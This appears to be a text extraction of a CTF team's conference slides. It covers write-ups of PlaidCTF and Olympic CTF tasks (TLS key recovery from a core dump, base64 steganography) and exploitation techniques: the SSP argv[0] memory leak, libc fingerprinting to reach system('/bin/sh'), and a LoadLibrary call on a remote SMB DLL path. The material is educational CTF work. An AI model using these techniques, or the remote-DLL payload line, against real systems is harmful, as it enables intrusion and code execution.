Last 5h: **What we tried first:**

- Overwrite 0000:0000 (interrupt vector) - GDT had a proper entry!
- INT 0x0C is IRQ 4 (COM1/3)!
- ... we end up in a really weird CPU mode and can't use any APIs (BIOS, FreeDOS)

# dosfun4you

Last 5h: **What we ended up using:**

- LDT had a mirror entry for the Code Segment, but marked as writable Data Segment!
- We could overwrite the code.
  - E.g. a couple of functions with code that grabbed the flags and sent them over COM1 :)
- And then just trigger execution of these functions.

Summary: really awesome task - unreal mode is interesting!

# curlcore



<b>Event:</b>	PlaidCTF 2014
<b>Organizers:</b>	Plaid Parliament of Pwning
<b>Date:</b>	11-13.04.2014
<b>Category:</b>	Forensics
<b>Points:</b>	250 (scale 100 - 500)
<b>Solved by:</b>	j00ru, valis

# curlcore

- Three files provided:
  - *capture* (pcap file, network dump)
  - *corefile* (gdb core dump)
  - *coremaps* (process memory map)

**Background:** *curl* was used to download a flag over HTTPS. You get the encrypted communication and a memory dump.

**Objective:** decrypt the flag from communication.

# Initial recon

capture [Wireshark 1.8.7 (SVN Rev 49382 from /trunk-1.8)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.211.55.9	10.211.55.2	TCP	74	53460 > https [SYN] Seq=0 win=292
2	0.00027700	10.211.55.2	10.211.55.9	TCP	78	https > 53460 [SYN, ACK] Seq=0 Ac
3	0.00035800	10.211.55.9	10.211.55.2	TCP	66	53460 > https [ACK] Seq=1 Ack=1 w
4	0.00050400	10.211.55.2	10.211.55.9	TCP	66	[TCP window update] https > 53460
5	0.00073800	10.211.55.9	10.211.55.2	TLSv1	323	Client Hello
6	0.00087100	10.211.55.2	10.211.55.9	TCP	66	https > 53460 [ACK] Seq=1 Ack=258
7	0.00097100	10.211.55.2	10.211.55.9	TLSv1	1025	Server Hello, certificate, Server
8	0.00098200	10.211.55.9	10.211.55.2	TCP	66	53460 > https [ACK] Seq=258 Ack=9
9	0.00151400	10.211.55.9	10.211.55.2	TLSv1	392	Client Key Exchange, change ciphe
10	0.00163200	10.211.55.2	10.211.55.9	TCP	66	https > 53460 [ACK] Seq=960 Ack=5
11	0.00839000	10.211.55.2	10.211.55.9	TLSv1	125	Change Cipher Spec, Encrypted Han
12	0.00859000	10.211.55.9	10.211.55.2	TLSv1	236	Application Data, Application Dat
13	0.00876100	10.211.55.2	10.211.55.9	TCP	66	https > 53460 [ACK] Seq=1019 Ack=

Content Type: Handshake (22)  
Version: TLS 1.0 (0x0301)  
Length: 81

- Handshake Protocol: Server Hello  
Handshake Type: Server Hello (2)  
Length: 77  
Version: TLS 1.0 (0x0301)
  - Random  
Session ID Length: 32  
Session ID: 19ab5edc02f097d5074890e44b483a49b083b043682993f0...  
Cipher Suite: TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x0035)  
Compression Method: null (0)  
Extensions Length: 5
    - Extension: renegotiation\_info
- TLSv1 Record Layer: Handshake Protocol: Certificate  
Content Type: Handshake (22)

Record layer version (ssl.record.version), 2 b... Profile: Default

- Session ID: 19ab5edc...
- Cipher: AES256 (cbc mode)

# The valis way

- Download OpenSSL sources and grep for “master key”, thus finding the following (ssl/t1\_enc.c):

```
#ifdef SSL_DEBUG
    fprintf(stderr, "Premaster Secret:\n");
    BIO_dump_fp(stderr, (char *)p, len);
    fprintf(stderr, "Client Random:\n");
    BIO_dump_fp(stderr, (char *)s->s3->client_random, SSL3_RANDOM_SIZE);
    fprintf(stderr, "Server Random:\n");
    BIO_dump_fp(stderr, (char *)s->s3->server_random, SSL3_RANDOM_SIZE);
    fprintf(stderr, "Master Secret:\n");
    BIO_dump_fp(stderr, (char *)s->session->master_key, SSL3_MASTER_SECRET_SIZE);
#endif
```

# The valis way

- Recompile OpenSSL with debug messages on and reproduce the steps taken by the organizers.
- Find the master key in his own memory dump and note where it was found in memory.
- Look around the same memory areas in the CTF core dump, searching for a unique, high-entropy binary blob.

# The valis way

	0	1	2	3	4	5	6	0123456
0004FBD5	00	00	00	00	00	00	00	.....
0004FBDC	00	00	00	00	30	00	00	.....0..
0004FBE3	00	19	1E	50	42	E6	B3	...PB..
0004FBEA	13	71	AA	65	25	8E	13	.q.e%..
0004FBF1	B2	DC	71	4D	98	4D	F8	..qM.M.
0004FBF8	D6	8F	AD	67	8F	F0	A2	...g...
0004FBFF	FC	49	47	6D	65	C3	A1	.IGme..
0004FC06	61	F7	18	57	2C	3F	5D	a..W,?]
0004FC0D	B8	56	6A	0D	E8	9E	58	.Vj...X
0004FC14	20	00	00	00	19	AB	5E	.....^
0004FC1B	DC	02	F0	97	D5	07	48	.....H
0004FC22	90	E4	4B	48	3A	49	B0	..KH:I.




# The valis way

- Create a *key.txt* file with both the session id and master key:

```
RSA Session-ID:19ab5edc02f097d5074890e44b483a49b083b043682993f046a55f265f11b5f4  
MasterKey:191E5042E6B31371AA65258E13B2DC714D984DF8D68FAD678FF0A2FC49476D65C3A161F7185  
72C3F5DB8566A0DE89E58
```

- Feed Wireshark with the file, decrypt the communication and get flag.


# The valis way



# My way

- The AES256 key and IV are derived from the Master Secret.
- They are used to directly encrypt and decrypt data sent over SSL.
- They are most likely high entropy.
- They must be somewhere in the core dump.
- After all, how many unique, high-entropy 16/32-byte long strings can there be in a 10MB memory dump?

**Maybe... ?**



# My way

- Simple heuristic used: extract all unique blobs with no byte more frequent than 3 instances.

## Results

- **4636** possible keys
- **7834** possible IV's
- **36 318 424** possible (key, IV) pairs
- **It's possible to check all of them!**

# My way

```
for i in range(len(chunks_32)):
    print "%u of %u" % (i, len(chunks_32))
    key = chunks_32[i]
    for j in range(len(chunks_16)):
        iv = chunks_16[j]

        cipher = AES.new(key, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(data)

        if "flag" in decrypted:
            print "[+] Key: %s, IV: %s" % (key.encode('hex'), iv.encode('hex'))
            print "[+] %s" % decrypted
            exit(1)
```

# My way

0 of 4636

1 of 4636

...

3649 of 4636

3650 of 4636

[+] Key: 68f946e9c1fd339eec04fc048e651ba7642ee8df2519aaf308ab567f7e4bc231,

IV: dd8a1b3ef7bc515ad102abbfe2d305a3

[+] GET /flag.html HTTP/1.1

User-Agent: curl/7.32.0

Host: curlcore.local.plaidctf.com

Accept: \*/\*

=?Wi/

DI°V±“oç†a

# Find da key



**Event:** Olympic CTF Sochi 2014

**Organizers:** More Smoked Leet Chicken

**Date:** 7-9.02.2014

**Category:** Steganography

**Points:** 200 (scale 100 - 500)

**Solved by:** j00ru



# The task

U3RlZ2Fub2dyYXBoeSBpcyB0aGUgYXJ0IGFuZCBzY2l1bmNlIG9m  
IHdyaXRpbmcgaGlkZGVuIG1lc3NhZ2VzIGluIHN1Y2ggYSB3YXkzdGhhdCBubyBvbmV=  
LCBhcGFydCBmcm9tIHRoZSBzZW5kZXIgaW5kIGludGVuZGVkIHJlY2lwaWVudCwgc3VzcGU=  
Y3RzIHRoZSBleGlzdGVuY2Ugb2YgdGhlIG1lc3M= YWdlLCBhIGZvcml0b2Ygc2VjdXJpdHkgdGhyb3VnaCBvYnNjdXJpdHkuIFS=  
aGUgd29yZCBzdGVnYW5vZ3JhcGh5IGl1IG9mIEdyZWVrIG9yaWdpbiBhbmQgbWVhbnMgImNvbmNlYW==  
bGVkIHdyaXRpbmciIGZyb20gdGhlIEdyZWVrIHdvcmRzIHN0ZWdhbm9zIG1lYW5pbmcgImNv  
dmVyZWQgb3IgcHJvdGVjdGVkIiwgYW5kIGdyYXBoZWluIG1lYW5pbmcgInRvIHc=  
cm10ZSIuIFRoZSBmaXJzdCBzZWVucmRlZCB1c2Ugb2YgdGhlIHRlcm0gd2FzIGluIDE0OTkgYnkgSm9o  
YW5uZXMGVHJpdGhlbWl1cyBpbiBoaXMgU3RlZ2Fub2dyYXBoaWESIGEgdHJlYV==  
dGlzZSBvbiBjcmlwdG9ncmFwaHkgYW5kIHN0ZWdhbm9ncmFwaHkgZGlzZ8==  
dWl1ZWQgaW5kIG1hZ2l1LiBHZW51cmFsbHksIG1lc3P=  
YWdlcyB3aWxsIGFwcGVhciB0byBiZSBzb21ldGhpbmcgZWxzZTogaw1hZ2VzLCBhcnRp  
Y2x1cywgc2hvcHBpbmcgblzdhMSIG9yIHNVbWUgb3R=  
aGVyIGNvdMvYdGV4dCBhbmQsIGNsYXNzaWNNhbGx5LCB0aGUgaGlkZGVuIG1lc3NhZ2UgbW50IGJlIGluIGludmM=  
c2libGUGaW5rIGJldHdlZW4gdGhlIHZpc2libGUGbGluZXMGb2YgYSBwcm12YXRlIGxldHRlci4NCg0KVGHl  
IGFkdMfudGFnZSBvZiBzdGVnYW5vZ3JhcGh5LCBvdMvYIGNy  
eXB0b2dyYXBoeSBhbg9uZSwwaXMGdGhhdCBtZXNzYWdlcyBkbyBub3QgYXR0cmFjdCBhdHRlbnRpb25=  
IHRvIHRoZW1zZWx2ZXMuIFBsYWlubHkgdmlzaWJsZSB1bmNyeXB0ZWQgbWVzc2FnZXOXbm8gbWV0dGVyIF==  
aG93IHVYnJlYWthYmx113dpcGwYXJvdXNlIHN=

.  
. .  
. .  
. .

# The task

- 109 lines of base64-encoded data.
- After decoding, contents of the “Steganography” entry at Wikipedia

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message, a form of security through obscurity. The word steganography is of Greek origin and means "concealed writing" from the Greek words steganos meaning "covered or protected", and graphein meaning "to write". The first recorded use of the term was in 1499 by Johannes Trithemius in his Steganographia, a treatise on cryptography and steganography disguised as a book on magic. Generally, messages will appear to be something else: images, articles, shopping lists, or some other

# Approach

- Are there any differences between the decoded text and original Wikipedia entry?

# Approach

- Are there any differences between the decoded text and original Wikipedia entry?

**NOPE**

# Approach

- Is there any meaningful data hidden in the way the chunks were split?

# Approach

- Is there any meaningful data hidden in the way the chunks were split?

We couldn't find any...

# Approach

- The only other place information can be found in legitimate base64-encoded is the base64 format itself.
- In *Steganography* tasks, the flag can be typically hidden in three places:
  - Redundant data in file formats. —————→ NOPE 😞
  - Multiple ways to represent the same data. —————→ NOPE 😞
  - Information ignored by file format parsers. —————→ Hmm...

# How base64 works

Text content	M								a								n							
ASCII	77 (0x4d)								97 (0x61)								110 (0x6e)							
Bit pattern	0	1	0	0	1	1	0	1	0	1	1	0	0	0	0	1	0	1	1	0	1	1	1	0
Index	19								22								5							
Base64-encoded	T								W								F							

*Source: Wikipedia*



# What if...

Text content	M				a				
ASCII	77 (0x4d)				97 (0x61)				
Bit pattern	0	1	0	0	1	1	0	1	0 1
Index	19		22		5				
Base64-encoded	T		W		F				

... Or ...

Text content	M								
ASCII	77 (0x4d)								
Bit pattern	0	1	0	0	1	1	0	1	0 1 1 0
Index	19		22						
Base64-encoded	T				W				

# base64 basics

- Every base64 byte encodes 6 bits of data.
  - The number of encoded bits doesn't have to be divisible by 8.
  - The extra 2 or 4 bits are just discarded and not put into the output stream.

**You can hide information there!**

# The solution

```
if line.count("=") == 2:  
    sol += bin((ord(base64.b64decode(line[-4:-2] + "AA")[1]) & 0xf0) >> 4)[2:].rjust(4, "0")  
elif line.count("=") == 1:  
    sol += bin((ord(base64.b64decode(line[-4:-1] + "A")[2]) & 0xc0) >> 6)[2:].rjust(2, "0")
```



```
010000100110000101110011011001010101111101110011011010010111100001110100  
011110010101111101100110011011110111010101110010010111110111000001101111  
011010010110111001110100010111110110011001101001011101100110010100000000
```



Base\_sixty\_four\_point\_five

# RANDOM TECHNIQUES

# The SSP leak

- Stack Smashing Protector is a well-known mitigation against stack-based memory corruption (e.g. buffer overflow)
  - first introduced in gcc 2.7 as *StackGuard*
  - later known as *ProPolice*
  - finally reimplemented by RedHat, adding the **-fstack-protector** and **-fstack-protector-all** flags.

# SSP basics

- Restructures the stack layout to place buffers at top of the stack.
- Places a secret stack canary in function prologue.
  - checks canary consistency with a value saved in TLS at function exit.

# SSP basics – canary verification

```
.text:0004853E          mov     edx, [esp+3Ch]
.text:00048542          xor     edx, large gs:14h
.text:00048549          jz      short locret_8048550
.text:0004854B          call   ___stack_chk_fail
.text:00048550          ; -----
.text:00048550          locret_8048550:                                ; CODE XREF: main+45↑j
.text:00048550          leave
.text:00048551          retn
.text:00048551          main          endp


.text:00000000000400681          mov     rdx, [rbp+var_8]
.text:00000000000400685          xor     rdx, fs:28h
.text:0000000000040068E          jz      short locret_400695
.text:00000000000400690          call   ___stack_chk_fail
.text:00000000000400695          ; -----
.text:00000000000400695          locret_400695:                                ; CODE XREF: main+4A↑j
.text:00000000000400695          leave
.text:00000000000400696          retn
```

# SSP basics – canary verification

```
.text:0004853E      mov     edx, [esp+3Ch]
.text:00048542      xor     edx, large gs:14h
.text:00048549      jz      short locret_8048550
.text:0004854B      call    ___stack_chk_fail
.text:00048550      ; -----
.text:00048550      locret_8048550:                                ; CODE XREF: main+45↑j
.text:00048550      leave
.text:00048551      retn
.text:00048551      main      endp

.text:00000000000400681      mov     rdx, [rbp+var_8]
.text:00000000000400685      xor     rdx, fs:28h
.text:0000000000040068E      jz      short locret_400695
.text:00000000000400690      call    ___stack_chk_fail
.text:00000000000400695      ; -----
.text:00000000000400695      locret_400695:                                ; CODE XREF: main+4A↑j
.text:00000000000400695      leave
.text:00000000000400696      retn
```

wait... what are those?





# \_\_stack\_chk\_fail

\*\*\* stack smashing detected \*\*\*: ./test\_32 terminated

===== Backtrace: =====

/lib32/libc.so.6(\_\_fortify\_fail+0x50)[0xf75c8b70]

/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]

./test\_32[0x8048550]

/lib32/libc.so.6(\_\_libc\_start\_main+0xe6)[0xf74fcca6]

./test\_32[0x8048471]

===== Memory map: =====

08048000-08049000 r-xp 00000000 08:01 23334379

08049000-0804a000 rw-p 00000000 08:01 23334379

09f20000-09f41000 rw-p 00000000 00:00 0

f74e5000-f74e6000 rw-p 00000000 00:00 0

[...]

f7760000-f7767000 rw-p 00000000 00:00 0

f7772000-f7774000 rw-p 00000000 00:00 0

f7774000-f7775000 r-xp 00000000 00:00 0

f7775000-f7791000 r-xp 00000000 08:01 27131910

f7791000-f7792000 r--p 0001b000 08:01 27131910

f7792000-f7793000 rw-p 0001c000 08:01 27131910

ff9bc000-ff9d1000 rw-p 00000000 00:00 0

Aborted

/home/j00ru/ssp\_test/test\_32

/home/j00ru/ssp\_test/test\_32

[heap]

[vdso]

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

[stack]

# \_\_stack\_chk\_fail

\*\*\* stack smashing detected \*\*\*: ./test\_32 terminated

===== Backtrace: =====

/lib32/libc.so.6(\_\_fortify\_fail+0x50)[0xf75c8b70]

/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]

./test\_32[0x8048550]

/lib32/libc.so.6(\_\_libc\_start\_main+0xe6)[0xf74fcca6]

./test\_32[0x8048471]

===== Memory map: =====

08048000-08049000 r-xp 00000000 08:01 23334379

08049000-0804a000 rw-p 00000000 08:01 23334379

09f20000-09f41000 rw-p 00000000 00:00 0

f74e5000-f74e6000 rw-p 00000000 00:00 0

[...]

f7760000-f7767000 rw-p 00000000 00:00 0

f7772000-f7774000 rw-p 00000000 00:00 0

f7774000-f7775000 r-xp 00000000 00:00 0

f7775000-f7791000 r-xp 00000000 08:01 27131910

f7791000-f7792000 r--p 0001b000 08:01 27131910

f7792000-f7793000 rw-p 0001c000 08:01 27131910

ff9bc000-ff9d1000 rw-p 00000000 00:00 0

Aborted

/home/j00ru/ssp\_test/test\_32

/home/j00ru/ssp\_test/test\_32

[heap]

[vdso]

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

[stack]

# \_\_stack\_chk\_fail

```
void  
__attribute__((noreturn))  
__stack_chk_fail (void)  
{  
    __fortify_fail ("stack smashing detected");  
}
```

# fortify\_fail

**void**

\_\_attribute\_\_((noreturn))

\_\_fortify\_fail (msg)

**const char** \*msg;

{

/\* The loop is added only to keep gcc happy. \*/


**while** (1)

\_\_libc\_message (2, "\*\*\* %s \*\*\*: %s terminated\n",  
msg, \_\_libc\_argv[0] ?: "<unknown>")


}

libc\_hidden\_def (\_\_fortify\_fail)

# The argv array is at the top of the stack!



# The argv array is at the top of the stack!



# We can overwrite it, too!

```
$ ./test_32 `perl -e 'print "A"x199'`  
*** stack smashing detected ***: ./test_32 terminated
```

```
$ ./test_32 `perl -e 'print "A"x200'`  
*** stack smashing detected ***: terminated
```

```
$ ./test_32 `perl -e 'print "A"x201'`  
*** stack smashing detected ***: terminated
```

```
$ ./test_32 `perl -e 'print "A"x202'`  
Segmentation fault
```

# Requirements

- In case of remote exploitation, have stderr redirected to socket.
  - libc writes the debug information to `STDERR_FILENO`.
  - pretty common configuration in CTF.
- Have a long stack buffer overflow in a SSP-protected function.
  - in order to reach `argv[0]` at the top of the stack.
- Unlimited charset is a very nice bonus.



# Very powerful memory disclosure

- With no PIE, we can read process static memory.
  - secrets? keys? admin passwords?
- With a 32-bit executable, we can brute-force ASLR and read “random” chunks of:
  - stack
  - heap
  - dynamically loaded libraries such as libc.so.

# Notable examples

- **CODEGATE 2014 finals**, task *wsh*



- Admin password in static memory with no PIE → RCE

- **CODEGATE 2014 finals**, task *pentest3r*

- Secret string in heap memory → RCE

- **PlaidCTF 2014**, task *bronies*

- XSS via a vulnerable CGI binary



# References

1. Dan Rosenberg,

*Fun with FORTIFY\_SOURCE,*

[http://vulnfactory.org/blog/2010/04/27/fun-with-fortify\\_source/](http://vulnfactory.org/blog/2010/04/27/fun-with-fortify_source/)

2. Adam “pi3” Zabrocki,

*Adventure with Stack Smashing Protector (SSP),*

<http://blog.pi3.com.pl/?p=485>

# One-gadget RCE on Windows

- In GNU/Linux remote exploitation challenges, the ultimate goal is to get `system("/bin/sh")`.
  - a maximum of two libc addresses required.
- Is there anything like that on Windows?
  - Windows CTF challenges are very occasional, but they do happen, e.g. **Breznparadisebugmaschine** at Hack.lu CTF 2013.

# Say hi to LoadLibrary!

- In Windows, a “file path” can either be a local path or a remote path via one of the supported protocols, e.g. SMB.
  - This works everywhere: for opening files in Notepad, specifying DLL paths in the Import Table of PE files and so forth.
  - It also works for the argument of LoadLibrary!

`LoadLibrary("\\11.22.33.44\\payload.dll")`

The above will automatically download a DLL from a remote location and invoke the `DllMain` function.

You just have to write your payload and set up an SMB server.

The target must call `LoadLibrary` somewhere in the code.

# And about system()...

- How do we even get system(“/bin/sh”) in GNU/Linux
  - For the system( ) part, we must have libc base address and the system( ) offset within it, if the target is dynamically linked.
  - For the “/bin/sh” part, we must have libc base address and the string offset within it, or controlled data at a known address.

```
.rodata:00161DBE                                     ; sub_3C660+19E6To ...
.rodata:00161DD5 aC                                     db '-c',0          ; DATA XREF: sub_3EE70+3DETo
.rodata:00161DD5                                     ; _IO_proc_open+3A4To ...
.rodata:00161DD8 aBinSh                               db '/bin/sh',0    ; DATA XREF: sub_3EE70+487To
.rodata:00161DD8                                     ; _IO_proc_open+3B8To ...
.rodata:00161DE0 aExit0                               db 'exit 0',0     ; DATA XREF: system:loc_3F478To
.rodata:00161DE7 aCanonicalize_c                     db 'canonicalize.c',0 ; DATA XREF: realpath:loc_3FA48To
.rodata:00161DF6 a__realpath                         db '__realpath',0 ; DATA XREF: realpath+4F6To
```

# Getting remote shell

- Assumption: we have a “read” primitive (memory disclosure) from an arbitrary address. How do we proceed?

If the target executable imports `system()`, it's trivial: we just read the `.got.plt` entry and jump there (or just jump there).

```
.got.plt:00003A80 off_3A80      dd offset strchr      ; DATA XREF: _strchr↑r
.got.plt:00003A84 off_3A84      dd offset system       ; DATA XREF: _system↑r
.got.plt:00003A88 off_3A88      dd offset strncpy      ; DATA XREF: _strncpy↑r
```



# Getting remote shell

- Otherwise, it's more complicated.
  - Even if the executable doesn't import `system()` specifically, it almost always imports a number of other functions.
  - The low 12 bits of their addresses are constant: they are offsets within memory pages and thus not subject to ASLR.
  - These offsets are characteristic for specific versions of libc!

# Creating a corpus of libc files

- Download all available libc images for common distros.
  - Ubuntu and Debian are typically used to host CTF challenges.
- Process them with `objdump` to extract addresses of all public symbols.
- ???
- PROFIT!

# With this, we can...

- Leak the addresses of some libc functions.
  - e.g. read, write, printf from .got.plt in static memory.
  - e.g. return address from main to \_\_libc\_start\_main from stack.
- Find the corresponding libc file in our database.
- Extract the system address from the image and use it in our exploit.

# Dragon Sector libc corpus


```
libc-2.11.1.so_06249e1613eda4cbf332393c0147e3d1  libc-2.13.so_71b83565a8e624d614003a949530a06e  libc-2.15.so_806814f6747e236cbb1da382fa8e8db7  libc-2.17.so_701266be1ace52033c234428f47dd090
libc-2.11.1.so_10c6a6a7bbf0d08dd4eab8fde52cbee4a  libc-2.13.so_7c2d40c028b8d813198038b6a39b98d1  libc-2.15.so_818a89fa286573724b4d323f28395060  libc-2.17.so_71a5f5e08f12baad0bce9d2e8d3eaeec1
libc-2.11.1.so_13d4dc65d1f0c1a9918e5dd238ba0779b  libc-2.13.so_7d2485394dccb46a15ec65ad7f89520c  libc-2.15.so_8bbf1b88e0c22acd79b87966a9b23c0  libc-2.17.so_73e33a391523d02ac151dd3d6798fa92
